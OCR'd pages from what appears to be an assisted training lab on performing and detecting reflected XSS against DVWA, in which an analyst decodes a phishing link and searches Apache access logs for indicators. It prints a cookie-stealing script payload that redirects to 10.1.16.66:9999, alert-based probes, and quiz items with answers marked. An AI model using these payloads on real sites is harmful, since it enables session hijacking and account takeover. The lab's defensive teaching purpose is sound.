
☑ 45. Notice that a *GET* request was received with the contents of the victim's cookie, which includes a PHPSESSID token and a security value.

In an actual attack, the attacker can now use the session cookie to establish a concurrent session to the target website as the victim. This often gives the attacker full access to the victim's account. Even if the victim continues to use the website, the attacker could exfiltrate data, make account modifications (such as changing the account's email address), or even attempt to change the account password. This later activity, if successful, would effectively lock the user out of their account.

Most secure sites require that the current or existing password be provided when changing to a new password. However, if the attacker can change the account's email address or phone number to those under the control of the attacker, then a password change might be facilitated through account recovery processes which may send a message to confirm the current user is the proper user.

This is just one simple example of a reflected cross-site scripting attack (XSS). Once a website's vulnerability to command and script injection is discovered, there is no limit to what an attacker can accomplish.

Check your work



Assisted Lab: Performing and Detecting XSS

26 Minutes Remaining

Investigate Reflected XSS

A user reports that they received an odd email message, and when they clicked on the included link, the resulting page was blank. They also report they are no longer able to log into their account at the site that the email referenced. You suspect that they were a victim of a XSS attack that stole their session ID, which allowed the attacker to take over their session at the actual website. The attack likely changed the account password.

As the cybersecurity analyst, you will investigate the logs of the company's website to see if you can find evidence or IoCs of XSS.

☑ 1. Connect to the LAMP virtual machine and sign in as `lamp` using `Pa$$w0rd` as the password.

☑ 2. Elevate to use root privileges by entering: **sudo su** and then entering `Pa$$w0rd` as the password.

☑ 3. Enter **cd /var/log/apache2** to change into the apache2 log directory.

☑ 4. Enter **ls -l** to view the log filenames, sizes, and timestamps.


☑ 5. You look over the email received by the victim and notice that there is a link that is the trigger for a reflected XSS attack. Here is the link from the email:

```
http://dvwa.structureality.com/vulnerabilities/xss_r/?name=%3cscript%3ewindow.location%3d%27http%3a%2f%2f10.1.16.66%3a999
```

This is evidence of or an IoC of reflected XSS.

> You should notice that most XSS attacks (reflective or otherwise) will use percent-encoding to obfuscate their commands. The use of percent-encoding is partially used to sneak metacharacters (i.e., programmatically powerful symbols) past filters. Otherwise, using the symbols directly will often result in the browser or web server blocking the link, failing to interpret the link, or causing a link failure altogether. For example, If there is a need for a space in a command or attack submission, it must be replaced with either a plus sign (i.e., +) or %20 (i.e., the percent-encoding of a space). If a space is not encoded, then the browser will interpret the space as the end of the URL and will not send anything after the space to a web server.

☑ 6. You notice the presence of percent-encoded values (a.k.a. hex encoding and URL encoding). And consult a reference table to determine the characters being obfuscated by the encoding. Some recognition of percent-encoding will be necessary in order to interpret website log entries. Here is a partial reference table of commonly used percent-encodings related to XSS:



Assisted Lab: Performing and Detecting XSS

25 Minutes Remaining


Encoding	Value	Encoding	Value
%20	(space)	%2f	/
%21	!	%3a	:
%22	"	%3c	<
%23	#	%3d	=
%27	'	%3e	>
%28	(	%3f	?
%29	)	%40	@
%2b	+	%5C	\
%2c	,		

When dealing with hex values, such as those used in percent-encoding, the case of the hex letter is irrelevant. They can be lowercase or uppercase without issue. Thus, %3c and %3C are the same when they are resolved into the < character.

What is the decoded version of the malicious link from the phishing email?

```
A. http://dvwa.structureality.com/vulnerabilities/xss_r/?name=%3cscript%3ewindow.location%3d%27http%3a%2f%2f10.1.16.66%3a
B. http://dvwa.structureality.com/vulnerabilities/xss_r/?name=<script>window.location='http://10.1.16.66:9999/?cookie='+d
C. http://dvwa.structureality.com/vulnerabilities/xss_r/?name=
D. http://dvwa.structureality.com/vulnerabilities/xss_r/?name=<script>window.location%3d%27http%3a%2f%2f10.1.16.66%3a9999
```

○ A
● B
○ C
○ D



Assisted Lab: Performing and Detecting XSS

21 Minutes Remaining

After decoding the link, you can clearly see the IoC observable for reflective XSS in the submission of a script causing the victim's browser to open a strange URL, which in turn includes a presentation of the user's session ID from the targeted website.

☑ 7. Based on the decoded link, you determine that the attack involved an unknown system's IP address and port of 10.1.16.66:9999.

☑ 8. Enter **grep 10.1.16.66:9999 access.log** to search for this socket in the log.

This command will have no results.

☑ 9. You realize that you need to use the percent-encoding as that is what will be stored in the log. Enter **grep 10.1.16.66%3a9999 access.log** to search the log with percent-encoding.

There should be one result. Notice the entry includes nine (9) fields in the Combined Log Format (see the 💡 item below). It will start off with the origin IP address and then the date and time in square brackets. After that, the line will present the HTTP request from the activated link, which was:

```
"GET /vulnerabilities/xss_r/?name=%3cscript%3ewindow.location%3d%27http%3a%2f%2f10.1.16.66%3a9999%2f%3fcookie%3d%27%2bdocu
```

This is the log record evidence that the victim clicked on the link from the phishing email, which resulted in an HTTP request which ultimately redirected the victim's browser to an alternate site via an IP address and sent their session ID to the unknown website.


You need to 'ignore' the directory path element of "xss_r" as this is the obvious name of the HTML document on the DVWA (Damn Vulnerable Wed Application) that is designed to demonstrate reflective XSS. In a real-world situation, you will not see the term "xss" in the logs. The attack is a bit more subtle than that.

💡 The Apache web server access log has two default log formats. The *Common Log Format* includes the following seven default fields:

1. IP address of the client
2. The identity of the client, but typically presented as only a hyphen (i.e., -)
3. User ID of requesting user, but will be a hyphen when there is no established user context
4. Date and time of the request (in square brackets)
5. The HTTP request type (i.e., GET, POST, etc.) and the resource being requested
6. The HTTP response status code
7. The size of the object returned to the client

The *Combined Log Format* includes the following two additional fields:

8. The HTTP referrer (i.e., the address from which the request for the resource originated.)



9. The User Agent of the client, which identifies information about the browser that the client is using to access the resource.

It is also possible to customize the fields of the Apache logs.

In this exercise, Apache is configured to use the Combined Log Format. Note: The User ID is a hyphen in the access.log for this exercise because when using the DVWA as the target, while you must log in as *admin* to access the vulnerable applications of the demo service, you are not using a user account or active login on most of the demonstration sub-pages.

...less

☑ 10. Immediately following the HTTP request is the HTTP response code.

What was the HTTP response code for this log record?

○ 100
● 200
○ 300
○ 400
○ 500

Score


✓ Congratulations, you have answered the question correctly.

This HTTP response code indicates the request was fulfilled successfully. This means that when the victim clicked the link from the email, the injected script requested their website cookie for `dvwa.structureality.com` and sent it to the attacker's website at 10.1.16.66:9999. Therefore, this confirms that the session cookie of the victim was stolen through a reflected XSS.

The HTTP response codes are organized into five classes:

- Informational responses (100 – 199)
- Successful responses (200 – 299)
- Redirection messages (300 – 399)
- Client error responses (400 – 499)
- Server error responses (500 – 599)

You suspect that the attacker may have performed some reconnaissance before performing the reflective XSS attack through the phishing email. So, you elect to investigate the log further.



☑ 11. Enter **tail -n 15 access.log** to view the final 15 lines of the access.log.

From this point, you will comb through the recent entries in the website's log file that led up to the theft of the session ID. This may provide you with additional evidence of pre-attack reconnaissance, or you may recognize other IoCs related to reflective XSS.

> The log entries you need to view for this exercise should be within the final 15 entries. If you do not see the first relevant entry regarding the submission of the "testuser" account, then increase the tail view line number from 15 to 20 or even 25. You may wish to enter *clear* to empty the display in order to avoid confusing the tail outputs between commands.

> In a real-world investigation, you may need to perform various keyword searches to locate the log entries related to XSS. If you can obtain a general time of occurrence from the victim, locating XSS evidence in a log file will be much easier.

> ⚠ If you made any typos during the first exercise that you submitted or if you performed additional tasks than what the instructions directed, you will need to look around more for the log entries referenced in the rest of this exercise.

☑ 12. The log entry you examined, which included the 10.1.16.66:9999 socket, should be the last or one of the last entries. Look at the log entries above it.

☑ 13. Locate an entry with the HTTP request below. It should be about five (5) entries above the 10.1.16.66:9999 entry.

```
"GET /vulnerabilities/xss_r/?name=testuser2 HTTP/1.1"
```

This is the second submission of a 'normal' username (i.e., *testuser2*) you performed into the *Vulnerability: Reflected Cross Site Scripting (XSS)* page. This type of log entry could be valid user activity or could be a reconnaissance probe performed by an attacker. However, there is nothing to clearly indicate either conclusion with this log entry alone.

☑ 14. Locate the next entry, which should have an HTTP request of:


```
"GET /vulnerabilities/xss_r/ HTTP/1.1"
```

This is a log record of someone opening the *Vulnerability: Reflected Cross Site Scripting (XSS)* page. On its own, this is also a record that could be benign or an element of malicious activity. In this instance, this was you returning to the main Reflected XSS page to avoid any referrer references, which might give away the progress of the attack. You will pay closer attention to the referrer values later in this exercise.

☑ 15. Locate the next entry, which should have an HTTP request of:

```
"GET /vulnerabilities/xss_r/?name=%3cscript%3ealert%28%22You+have+been+hacked%21+Again%21%22%29%3c%2fscript%3e HTTP/1.1"
```

This entry decoded is:



```
"GET /vulnerabilities/xss_r/?name=<script>alert("You have been hacked! Again!")</script>"
```

This is a log entry of a common XSS test to see if the website will reflect an alert command back to the victim browser. This is clear evidence of vulnerability probing and testing on the part of an attacker.

> Notice in this instance, the originally submitted code (i.e., <script>alert("You have been hacked! Again!")</script>) was not inputted into the browser using percent-encoding, but its symbols were converted to percent-encoded references before it was stored in the log. Therefore, you will see percent-encoding in a website's log even when the submitted statements were not pre-encoded for obfuscation.

> The most likely or common IoC related to XSS attacks is the presence of HTML <script> tags received as input from a web visitor.

☑ 16. Locate the next entry, which should have an HTTP request of:

```
"GET /vulnerabilities/xss_r/ HTTP/1.1"
```

This is another log entry of someone opening the *Vulnerability: Reflected Cross Site Scripting (XSS)* page. On its own, this is also a record that could be benign or an element of malicious activity. In this instance, this was you returning to the main Reflected XSS page again to avoid any referrer references (you will see those later in this exercise)

☑ 17. Locate the next entry, which should have an HTTP request of:

```
"GET /vulnerabilities/xss_r/?name=%3cscript%3ealert%28document.cookie%29%3c%2fscript%3e HTTP/1.1"
```

This entry decoded is:

